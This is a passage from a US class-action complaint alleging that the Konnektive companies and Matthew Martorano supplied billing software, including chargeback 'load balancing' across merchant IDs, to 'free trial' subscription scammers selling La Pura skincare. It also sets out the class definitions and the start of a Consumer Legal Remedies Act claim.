6 321. Konnektive’s website even features a video testimonial with one of its  
7 customers stating that Konnektive’s “best features” include how Konnektive handles  
8 customer returns, recurring charges to customers, and chargebacks.<sup>128</sup>

9 322. The Konnektive Defendants have been participating in “free trial” scams for  
10 at least six years. Specifically, they partnered with Vaporin, an auto-subscription company  
11 selling electronic cigarette kits, in or about March 2014. In a 10K filing with the Securities  
12 and Exchange Commission, Vaporin stated that it launched an affiliate marketing program  
13 with Konnektive “which offers consumers a free trial of Vaporin products. If the consumer  
14 does not cancel the trial offer, Konnektive then sends the information to the merchant  
15 account *which bills the consumer automatically each month until the consumer cancels the*  
16 *monthly shipment of additional products.*”<sup>129</sup> (emphasis added).

17 323. Not surprisingly, consumers have posted numerous complaints about the  
18 Vaporin “free trial” scheme. On Yelp, Vaporin has received the lowest 1 out of 5 stars.  
19 One reviewer complained in 2015: “First they got my information, to debt [sic] my account  
20 for \$4.99 then they charged me \$120.00...I’m still waiting for refund after 5 months.”<sup>130</sup>

21 324. Truth in Advertising, Inc., a non-profit organization whose self-described  
22 mission is to empower consumers to protect themselves and one another against false  
23 advertising and deceptive marketing, dedicated an article in 2014 to the “free trial” Vaporin  
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25 <sup>127</sup> Konnektive Website, <https://konnektive.com/about-us/> (last accessed March 3,  
26 2020).

27 <sup>128</sup> Konnektive Website, <https://konnektive.com/client-success-stories/> (last accessed  
28 March 3, 2020).

<sup>129</sup> <https://sec.report/Document/0001493152-14-000853/0001493152-14-000853.txt> (last  
accessed March 3, 2020).

<sup>130</sup> Yelp, [https://www.yelp.com/not\\_recommended\\_reviews/vaporin-miami](https://www.yelp.com/not_recommended_reviews/vaporin-miami).

1 scheme. This “free trial” scheme has all the same elements of the La Pura scheme including  
2 an auto-enrollment subscription charged every month and a second “false front” website  
3 that not only discloses the terms of the recurrent billing, but it does not advertise the product  
4 as “free.”<sup>131</sup>

5 325. Konnektive’s website advertises other services that appeal to “free trial”  
6 scammers, including its application programming interface (“API”) and load balancing.  
7 Konnektive’s API documentation – which shows how to integrate a computer system like  
8 Konnektive into another system – uses the “free trial” with recurrent billing system as its  
9 “how to” example for integrating systems.<sup>132</sup>

10 326. Konnektive’s software includes a “load balancer”—technology designed to  
11 rotate large numbers of merchant accounts being used to bill for a single product  
12 automatically and balance the load of chargebacks so that no individual “MID,” or  
13 Merchant ID, is flagged by financial institutions as having committed fraud. A Wiki  
14 maintained on Konnektive’s website advising customers on the Konnektive software  
15 includes numerous sections on Load Balancers, including their setup and creation.<sup>133</sup>

## Merchant Area


- Bin Mapping - Decline Message Map
- Bin Mapping - PrePaid Bin Map
- Bin Mapping - Standard BinMap
- Decline Salvage
- Event Logs
- Load Balancer Cascade
- Load Balancers
- Loadbalancer Limits and Caps
- Loadbalancer Projections
- Loadbalancer Setup / Creation
- Loadbalancer Types
- Merchant Setup / Creation
- Mid List
- Sage Pay Gateway
- Testing a Mid Through Order Entry

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27 <sup>131</sup> <https://www.truthinadvertising.org/vaporin-ad-alert/>.

<sup>132</sup> <https://apidocs.konnektive.com/?version=latest>.


28 <sup>133</sup> Konnektive Wiki, [https://wiki.konnektive.com/\\_revision/preview/1/?r=384](https://wiki.konnektive.com/_revision/preview/1/?r=384) (last visited June 8, 2020).

1 327. The screenshot below is, on information and belief, a screenshot of the load  
2 balancer in the Konnektive software.




16 328. Notably, and as can be seen in the screenshot, the Konnektive software allows  
17 users to exercise granular control over their “Mids,” or Merchant IDs. The software allows  
18 users to disable MIDs “due to excessive declines.” It further allows them to set caps on the  
19 numbers of chargebacks for each individual MIDs, as well as overall caps for the load  
20 balancer. These caps can be set on a monthly or daily basis, and the software is designed  
21 to provide alerts to the user whenever the caps are hit for any individual MID.

22 329. On information and belief, the screenshot below is of a menu to input and  
23 manage an individual MID in the Konnektive software.  
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330. Notably, the Konnektive software permits “Limits” to be set on MIDs (as seen in the expanded section from the screenshot below). This allows users to cap the ChargeBack Ratio on any given MID, meaning the percentage of chargebacks. This feature is designed to insure that fraud is not detected, as would occur if the ratio rises to unacceptable levels. The user can further put a monthly dollar amount cap on an individual MID, enabling them to spread their billings across multiple MIDs in direct violation of credit card processing rules.



1 331. A 2012 press release from Konnektive makes clear that “load balancing” is a  
2 feature of the Konnektive software, along with “the ability to manage multiple accounts in  
3 one place.”<sup>134</sup>

4 Konnektive v2.0 is rich in features providing such capabilities as total eStore integration and linking, real time reporting and  
5 dashboard analytics, inbound and outbound order entry, real-time fraud screening, script-to-screen technology, campaign ROI  
6 management, fulfillment management, merchant gateway integration, load balancing, and the ability to manage multiple  
7 accounts in one place. Other CRM software providers can provide some of these options, but few will provide all. The web-based  
8 nature of the software suite means that it is highly scalable, so the product’s functionalities can be customized and enhanced as  
9 your business grows and takes new directions. This is a major improvement over traditional CRM software where customization  
10 and upgrades could easily take months to develop and deploy.

11 332. The “About” page from Konnektive’s Facebook page includes the excerpt  
12 below.<sup>135</sup> On information and belief, this text was authored by Matthew Martorano.

13 My clients have systems that take data directly from my phone switch and  
14 server, and by agent they can see every activity at the customer level; such as  
15 call times and handle rates, cancellations, alterations of customer records,  
16 etc...

17 **We have a proprietary technology in place that allows trial advertisers to**  
18 **continue processing transactions without losing customers when one of**  
19 **their merchant account is shut down.**

20 We have built a charge-back tracking/management feature. This feature will  
21 allow you to set chargeback thresholds, and based upon those thresholds the  
22 system will direct more transaction volume to the account that may be  
23 experiencing a higher chargeback ratio. **For instance, if you set the**  
24 **threshold at 2%, and you merchant processor is sending chargebacks to**  
25 **the system, the platform will calculate the chargeback percentage and**  
26 **redirect more volume to that account to bring the threshold back down**  
27 **to an acceptable level.**

28 **We have also built a dynamic load balancer; a feature that allows you to**  
set the monthly volume limits. And should a limit be reached, the volume

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<sup>134</sup> Konnektive Corp. Opens Beta Testing on New Cloud CRM Software Suite, Dec. 7, 2012, available at <https://www.prweb.com/releases/2012/12/prweb10214347.htm> (last visited June 8, 2020).

<sup>135</sup> Konnektive Facebook Profile, <https://www.facebook.com/pg/Konnektive/about/> (last visited June 8, 2020) (emphasis added).

1 **will be redistributed to the remaining accounts.** For instance, if an account  
2 has a monthly limit of \$50,000, once that limit has been reached, the system  
3 will automatically redirect transactions to the remaining active accounts.

4 333. In a Q & A with Matthew Martorano on Konnektive’s from March 31, 2018,  
5 Mr. Martorano said: “Our easy user interface is very unique, our reporting suite very  
6 unique, the intuitiveness in functionality is unique, **our load balancer and mid manager**  
7 **is very unique**, and our various integrations make us the obvious choice for marketers.”<sup>136</sup>

8 334. Konnektive is well aware that its load balancer is specifically designed to  
9 enable fraud. Indeed, a warning on the footer of its webpage—designed to show up on  
10 every page on the Konnektive website—states: “Load Balancing is prohibited by the  
11 Payment Networks and Acquirer(s) and that such activity will lead to termination of their  
12 merchant agreement if discovered.”<sup>137</sup>

13  
14 Konnektive is a Registered TPP and TPS of Woodforest Bank Corp., Synovus Bank, BMO Harris Bank N.A. and MB Financial Bank N.A.  
Load Balancing is prohibited by the Payment Networks and Acquirer(s) and that such activity will lead to termination of their merchant agreement if discovered.

15  
16 335. Konnektive’s acceptable use policy repeats this warning in bold in its  
17 indemnification section which requires its customers to indemnify Konnektive for using  
18 the load balancing feature (indicating clear knowledge that the feature has no purpose other  
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27 <sup>136</sup> Q&A With Matt Martorano, CEO And Founder of Konnektive, March 31, 2018, available  
28 at [https://konnektive.com/resources\\_type/qa-matt-martorano-ceo-founder-konnektive/](https://konnektive.com/resources_type/qa-matt-martorano-ceo-founder-konnektive/)  
(last visited June 8, 2020).

<sup>137</sup> Konnektive Website, <https://konnektive.com/> (last visited June 8, 2020).

1 than bank fraud).<sup>138</sup>

2 336. Defendant Matthew Martorano is well aware that load balancing is a

3 **Acceptable Use Policy**

4 All products and services provided by Konnektive may be used for lawful purposes only. Transmission or storage of any information, data or  
5 material in violation of any United States Federal, State or local laws is strictly prohibited. Customer agrees to indemnify and hold harmless  
6 Konnektive from any claims resulting from Customer's use of the service which damages Customer or any other parties, including attorney's  
7 fees.

8 **NOTICE: Load balancing activity is prohibited by the card schemes and banks and will lead to termination of your merchant facilities if  
9 discovered.**

10 Konnektive will not be liable for any interruptions in service or other monetary loss related to enforcement of the Konnektive Terms of Service  
11 (TOS), including this Acceptable Use Policy.

12 prohibited form of bank fraud. While he was giving a presentation as the head of a panel  
13 titled “The Pillars for a Successful Online Model” at the 2018 Panama Global Banking  
14 Summit, he specifically asked a co-panelist, Heather Peterson, who worked for a merchant  
15 processor called National Merchant’s Association: “And load balancing. Obviously it’s a  
16 common practice. Best practices that should be employed when it comes to...?”<sup>139</sup>

17 337. Ms. Peterson responded: “The card brands—the rules for the card brands  
18 are load balancing is a tactic to evade card brand practices. That’s all I can say about  
19 that.” Mr. Martorano responded by smiling and saying: “That’s all you can say about that.  
20 Okay.”<sup>140</sup>

21 338. The panel continued to discuss in detail how they kept MIDs “live” and  
22 various methods affiliate marketers were using to evade the rules of credit card companies,  
23 including a “decline salvage process” which Mr. Martorano described as a “touchy subject”  
24 when asking Ms. Peterson about it.

25 339. Konnektive’s software is further designed to allow for its customers to easily  
26 sign consumers up for continuity subscriptions. With an ordinary business, a subscription  
27 could extend for long periods of time, because the consumer voluntarily signed up for the  
28 subscription. With a free trial scam, the customer does not know they have been subscribed,

<sup>138</sup> Konnektive Acceptable Use Policy, <https://konnektive.com/legal/acceptable-use-policy/> (last visited June 8, 2020).

<sup>139</sup> <https://panama-gbs.com/conference-speaker/matthew-martorano/> at 10:07 (emphasis added).


<sup>140</sup> *Id.*

1 and virtually all of the customers will cancel once they learn of the fraud. Konnektive’s  
2 design reflects that it has been tailored to scammers: instead of collecting statistics on  
3 subscriptions that reflect a lengthy period, the maximum number of rebills Konnektive  
4 provides details on is three months, as reflected in the screenshot below. Users of  
5 Konnektive do not need more data because the subscriptions are not voluntarily and most  
6 will be cancelled by then, as the Konnektive Defendants are fully aware.



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18 340. Konnektive’s software also provides “a simple to use drag-and-drop interface  
19 that allows you to quickly build and deploy your professional looking sales pages.... and  
20 your pages are immediately hosted on an AWS server that we setup with your account.”  
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1 Konnektive is thus not only enabling scammers to design their landing pages, but also helps  
2 them configure and operate the servers on which those websites run.<sup>141</sup>



12

13 341. On information and belief, Defendants Mathew Martorano, Kathryn  
14 Martorano, Konnektive LLC, Konnektive Corporation, and Konnektive Rewards LLC do  
15 not follow corporate formalities and are liable for one another's actions as alter egos. On  
16 information and belief, despite nominally being located in Puerto Rico, all of the entities  
17 in fact operate primarily out of Roswell, Georgia. On information and belief, all of these  
18 entities further commingle their assets and resources without regard for corporate  
19 formalities. In a prior lawsuit fired by the former CTO of Konnektive, he alleged based on  
20 his insider knowledge of the company that the Konnektive companies were operating out  
21 of Roswell, Georgia and were using each others' assets to operate the respective  
22 corporations.<sup>142</sup> This lawsuit alleges that the Konnektive companies use employees across  
23 their corporate entities without regard to which company is actually formally employing  
24 them.<sup>143</sup> It further alleges that the "vast majority" of the employees actually reside in  
25 Georgia and that there were improper transfers of money across the Konnektive corporate

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27 <sup>141</sup> Konnektive Facebook Page, <https://www.facebook.com/Konnektive/> (last visited June 3, 2020).

28 <sup>142</sup> *Hall v. Konnektive Corporation et al*, No. 2018CV305141 (Fulton County Ga. Superior Ct. May 14, 2018) Dkt. 2 at 2.

<sup>143</sup> *Id.* at 6-7.

1 entities without regard to legal formalities.<sup>144</sup> It further alleges that Mr. Martorano forged  
2 paperwork and lied about where the employees were in an effort to qualify for exemption  
3 under Puerto Rican law from U.S. federal income taxes.<sup>145</sup> The lawsuit alleges that Mr.  
4 Martorano used the companies as a personal piggy bank without regard to formalities,  
5 paying for expenses relating to his pets, his cars, and a home stereo system.<sup>146</sup> On  
6 information and belief, all of these allegations are true. Because Kathryn Martorano and  
7 Matthew Martorano are married, the money and assets transferred by Mr. Martorano for  
8 personal use was transferred to the marital estate, and the assets of these companies were  
9 commingled with her assets as well. She further has a role controlling operations for all of  
10 the Konnektive entities despite them being nominally separate, and operates them from  
11 Roswell, Georgia as a single entity along with her husband. It would be inequitable not to  
12 treat these entities/individuals as alter egos of one another because the corporate structure  
13 is a sham designed to avoid paying taxes, frustrate creditors, avoid document discovery  
14 requests, and force creditors to pursue the Defendants in a jurisdiction (Puerto Rico) where  
15 their connections are in fact minimal.

16 342. On information and belief, Konnektive Rewards LLC assists in providing the  
17 Konnektive software to customers, and did so with the La Pura Defendants.

18 343. On information and belief, the Konnektive Defendants provide services to  
19 their clients for the purpose of perpetuating “free trial” schemes that defraud consumers,  
20 including Ms. Tan. The Konnektive Defendants committed intentional acts by consulting  
21 with the La Pura John Doe scammers on sales that they knew would be made to California  
22 residents, and otherwise providing the services listed on their website in connection with  
23 California customers. They further transfer data into and out of California, including Ms.  
24 Tan and the Class Members’ credit card information and shipping data, and the Konnektive  
25 Defendants then distribute this information to the QuickBox Defendants and to merchant  
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27 <sup>144</sup> *Id.* at 6-8.

28 <sup>145</sup> *Id.* at 8.

<sup>146</sup> *Id.* at 10-11.

1 processing companies. The Konnektive Defendants, through their load balancing software,  
2 selected the merchant accounts to be used to bill Ms. Tan and the Class Members, and  
3 assigned their purchases to merchant accounts the software was programmed to select with  
4 the express intent of masking the fraud by balancing the load of chargebacks. On  
5 information and belief, the Konnektive Defendants also sent e-mails through their software  
6 to Ms. Tan and the Class Members, and some of those e-mails (including the ones to Ms.  
7 Tan) were sent into the State of California to facilitate the fraud.

8 344. These intentional acts were expressly aimed at California residents. The  
9 Konnektive Defendants knew that their software was being used to target California  
10 residents because their software holds the addresses of consumers who purchase La Pura  
11 products. Specifically, when consumers input their shipping addresses and credit card  
12 information and click to purchase La Pura products, the information is sent through  
13 Konnektive's software, which then engages in "load balancing" to choose a merchant  
14 account that will not be detected by the fraud detection system of the consumers' credit  
15 card companies or banks. After the credit card company or bank authorizes the charge, the  
16 authorization is sent through Konnektive's software to La Pura's website. All of this  
17 happens in milliseconds. Simply put, the Konnektive Defendants know where their victims  
18 reside, including their victims in California.

19 345. The Konnektive Defendants targeted their conduct at California residents,  
20 including the Plaintiff, and knew they were California residents by virtue of their shipping  
21 addresses and other contact information. These acts involved ongoing, systemic, and  
22 continuous contact with California because the shipment of La Pura Products has been  
23 ongoing since at least early 2019. Those shipments occurred as part of subscriptions,  
24 meaning that the Konnektive Defendants' software was used by the La Pura Defendants  
25 and the QuickBox Defendants to ship continually and regularly to their California victims  
26 over long periods of time. The acts were entirely commercial in nature, as the Konnektive  
27 Defendants marketed themselves as providing services specifically to scammers they knew  
28 would sell nationwide via the Internet.

1 346. The Konnektive Defendants generated substantial profits from their acts  
2 aimed at California residents. They intentionally assisted the La Pura scammers in placing  
3 the La Pura Products into the stream of commerce, knowing and intending that they would  
4 be advertised over the Internet to and purchased by California consumers.

5 347. The Konnektive Defendants knew or should have foreseen that their actions  
6 would cause harm in California. As described above, they intentionally assisted “free trial”  
7 scammers over a lengthy period of time, knowing that California consumers are being  
8 harmed by the scam. Had they not provided these services, the California consumers would  
9 not have been harmed because the La Pura Products would not have been shipped to them  
10 and the La Pura scammers would not have benefitted from the experience of the  
11 Konnektive Defendants in helping other “free trial” scammers design their business  
12 processes.

13 348. Because of these facts, personal jurisdiction is appropriate in California over  
14 the Konnektive Defendants.

15 **CLASS ACTION ALLEGATIONS**

16 349. Plaintiff incorporates all preceding and subsequent paragraphs by reference as  
17 if set forth fully herein.

18 350. Plaintiff brings this class action pursuant to Fed. R. Civ. P. Rule 23, seeking  
19 certification of Plaintiff’s claims and certain issues in this action on the Class, consisting  
20 of:

21 **Nationwide Class:** All consumers in the United States who, within the  
22 applicable statute of limitations period until the date notice is disseminated,  
23 were billed for the La Pura Products.

24  
25 351. Plaintiffs further seek certification of the following class:

26 **California Class:** All consumers in the United States who, within the  
27 applicable statute of limitations period until the date notice is disseminated,  
28 were billed for the La Pura Products.

1           352. “La Pura Products” means La Pura Anti-Aging Cream, La Pura Wrinkle  
2 Freezing Moisturizer, La Pura Instant Lifting Eye Serum, and La Pura Instant Tightening  
3 Serum. Plaintiff expects that this definition will be modified in discovery as information is  
4 obtained from the John Doe Defendants. In particular, Plaintiff expects that there may be  
5 other products sold by the same Defendants with the exact same formulation, similar or  
6 identical injuries, but different labels or names. Plaintiff further expects that the conduct of  
7 the affiliates, the Defendants, or the “crooked processors” may be subject to a different and  
8 much broader class that encompasses identical injuries that go beyond this specific product  
9 line. Plaintiff further expects that the La Pura Defendants were selling other products via  
10 fake free trials whose injuries to their victims were functionally identical, and thus should  
11 be part of the Class.

12           353. Excluded from the Class are governmental entities, Defendants, any entity in  
13 which Defendants have a controlling interest, and Defendants’ officers, directors, affiliates,  
14 legal representatives, employees, co-conspirators, successors, subsidiaries, and assigns.  
15 Also excluded from the Class is any judge, justice, or judicial officer presiding over this  
16 matter and the members of their immediate families and judicial staff.

17           354. Plaintiff reserves the right to amend or modify the class descriptions by  
18 making it more specific or dividing the class members into subclasses or limiting the issues.

19           355. NUMEROSITY: Plaintiff is informed and believe, and on that basis allege,  
20 that the Plaintiff Class is so numerous that individual joinder of all members would be  
21 impracticable. It is apparent that the number of consumers of injured by similar or identical  
22 Products by the Defendants would be so large as to make joinder impracticable as the Class  
23 (or Classes) would be comprised of thousands of consumers geographically dispersed  
24 throughout the United States. While the exact number of Class members is currently  
25 unknown, such information can be ascertained through appropriate discovery.

26           356. COMMONALITY: Defendants’ practices and omissions were applied  
27 uniformly to all members of the Class, so that the questions of law and fact are common to  
28 all members of the Class. All members of the putative Classes were and are similarly

1 affected by having purchased and used the Products, and the relief sought herein is for the  
2 benefit of Plaintiff and members of the putative Class.

3 357. PREDOMINANCE: Questions of law and fact common to the Class exist that  
4 predominate over questions affecting only individual members, including but not limited  
5 to:

- 6 a) whether Defendants' representations discussed above are misleading, or  
7 objectively reasonably likely to deceive;
- 8 b) whether Defendants' omissions discussed above involve facts the Defendants  
9 were obliged to disclose or facts contrary to representations by the  
10 Defendants;
- 11 c) whether the Defendants' owed consumers a duty to disclose the omitted  
12 material facts;
- 13 d) whether Defendants' alleged conduct is unlawful;
- 14 e) whether the alleged conduct constitutes violations of the laws asserted;
- 15 f) whether the Defendants' wrongful conduct was intentional or knowing;
- 16 g) whether the Defendants' wrongful conduct warrants punitive damages;
- 17 h) whether Defendants engaged in false or misleading advertising; and
- 18 i) whether Plaintiff and Class members are entitled to appropriate remedies,  
19 including restitution, damages, and injunctive relief.

20 358. TYPICALITY: The claims asserted by Plaintiff in this action are typical of  
21 the claims of the members of the Class, as the claims arise from the same course of conduct  
22 by Defendants, all members of the Class have been similarly affected by Defendants'  
23 course of conduct, and the relief sought is common.

24 359. ADEQUACY: Plaintiff will fairly and adequately represent and protect the  
25 interests of the members of the Class. Plaintiff has no interest adverse to the interests of  
26 the other Class members. Plaintiff has retained competent counsel with substantial  
27 experience in complex litigation and litigation involving scientific and technical issues,  
28 who are committed to vigorously prosecuting this action on behalf of the Class.

1           360. SUPERIORITY: A class action is superior to other available methods for the  
2 fair and efficient adjudication of the present controversy, in that it will permit a large  
3 number of claims to be resolved in a single forum simultaneously, efficiently, and without  
4 the unnecessary hardship that would result from the prosecution of numerous individual  
5 actions and the duplication of discovery, effort, expense and burden on the courts that  
6 individual actions would engender. The benefits of proceeding as a class action, including  
7 providing a method for obtaining redress for claims that would not be practical to pursue  
8 individually, are far superior than any difficulties that might be argued with regard to the  
9 management of this class action. This superiority makes class litigation superior to any  
10 other method available for the fair and efficient adjudication of these claims. Absent a class  
11 action, it would be highly unlikely that the representative Plaintiff or any other members  
12 of the Class would be able to protect their own interests because the cost of litigation  
13 through individual lawsuits might exceed expected recovery.

14           361. Certification of this class action is appropriate because the questions of law or  
15 fact common to the respective members of the Class predominate over questions of law or  
16 fact affecting only individual members. Certification also is appropriate because  
17 Defendants acted, or refused to act, on grounds generally applicable to the Class, thereby  
18 making appropriate the relief sought on behalf of the Class as a whole. Further, given the  
19 large number of potentially injured consumers, allowing individual actions to proceed in  
20 lieu of a class action would run the risk of yielding inconsistent and conflicting  
21 adjudications. Certification of Plaintiff's claims for class-wide treatment is also appropriate  
22 because Plaintiff can prove the elements of the claims on a class-wide basis using the same  
23 evidence as would be used to prove those elements in individual actions alleging the same  
24 claims.

25           362. Notice to the members of the Class may be accomplished inexpensively,  
26 efficiently, and in a manner best designed to protect the rights of all Class members. Class  
27 notice can likely be directly sent to individual members of the Class because Defendants'  
28

1 own records and documents will likely identify all members of the Class and contain their  
2 contact information.

3 **CAUSES OF ACTION**

4 **FIRST CAUSE OF ACTION**

5 **Violation of the Consumer Legal Remedies Act**

6 **Cal. Civ. Code § 1750, *et seq.***

7 363. Plaintiff incorporates all preceding and subsequent paragraphs by reference as  
8 if set forth fully herein.

9 364. Plaintiff brings this claim individually and on behalf of the Class.

10 365. The Consumer Legal Remedies Act (“CLRA”) prohibits deceptive practices  
11 in connection with the conduct of a business that provides goods, property, or services  
12 primarily for personal, family, or household purposes.

13 366. Defendants’ false and misleading labeling and other policies, acts, and  
14 practices were designed to, and did, induce the purchase and use of Defendants’ Product  
15 for personal, family, or household purposes by Plaintiff and Class Members, and violated  
16 and continue to violate the following sections of the CLRA:

- 17 a. § 1770(a)(2): misrepresenting the source, sponsorship, approval, or  
18 certification of goods or services, in particular through the false  
19 celebrity endorsements, magazine appearances, affiliations with  
20 Amazon, and false presentation of websites as news articles described  
21 herein;
- 22 b. § 1770(a)(3): misrepresenting the affiliation, connection, or association  
23 with, or certification by, another, in particular through the false  
24 celebrity endorsements, magazine appearances, affiliations with  
25 Amazon, and false presentation of websites as news articles described  
26 herein;
- 27 c. § 1770(a)(5): representing that goods have sponsorship, approval,  
28 characteristics, ingredients, uses, benefits, or quantities that they do not

1 have, in particular through the false celebrity endorsements, magazine  
2 appearances, affiliations with Amazon, the “false front” websites, the  
3 representations regarding limited supply, and the false presentation of  
4 websites as news articles described herein;

5 d. § 1770(a)(7): representing that goods are of a particular standard,  
6 quality, or grade if they are of another, in particular the false celebrity  
7 endorsements, magazine appearances, and affiliations with Amazon as  
8 described herein;

9 e. § 1770(a)(9): advertising goods with intent not to sell them as  
10 advertised, in particular in representing that they would be sold for the  
11 cost of shipping and handling as part of a free trial or for free or “\$0.00”  
12 when the Defendants in fact intended to sell them as part of an ongoing  
13 subscription;

14 f. § 1770(a)(13): making false or misleading statements of fact  
15 concerning reasons for, existence of, or amounts of, price reductions,  
16 in particular the false representations of a “free trial,” the false  
17 representations that the products would be free or cost \$0.00, and the  
18 false representations regarding limited supply as described herein;

19 367. Defendants profited from their sales of the falsely, deceptively, and  
20 unlawfully advertised Product to unwary consumers.

21 368. Plaintiff and members of the Class purchased the Products for personal use,  
22 in reliance on Defendants’ false and misleading material claims as described herein.

23 369. The La Pura Defendants, as well as the John Doe(s) who control them, directly  
24 violated each of the sections of the CLRA listed above. Those defendants worked together  
25 as a group to sell and distribute the La Pura Products, operated try-la-pura-  
26 skincare.com/lm/ and try-la-pura-skincare.com/l3/, as well as the “false fronts,” worked  
27 with other John Doe affiliates and affiliate networks to create fake celebrity advertisements,  
28 and pooled their merchant accounts together to be used in rotation to sell the La Pura

1 products on the same website. By doing so, all of the La Pura Defendants directly injured  
2 Plaintiff and the Class. Defendants Total Health Supply TUA, Inc. and DL Group Inc.  
3 directly billed Ms. Tan and thus directly injured her. Furthermore, all of the La Pura  
4 Defendants are alter egos of one another as explained herein, and when treated as a  
5 consolidated entity all of them are directly liable for these CLRA violations against both  
6 Plaintiff and the Class.

7 370. Quick Box LLC directly violated each of the sections of the CLRA listed  
8 above. It created and ran at least some of the affiliate offers through a network of “in-house  
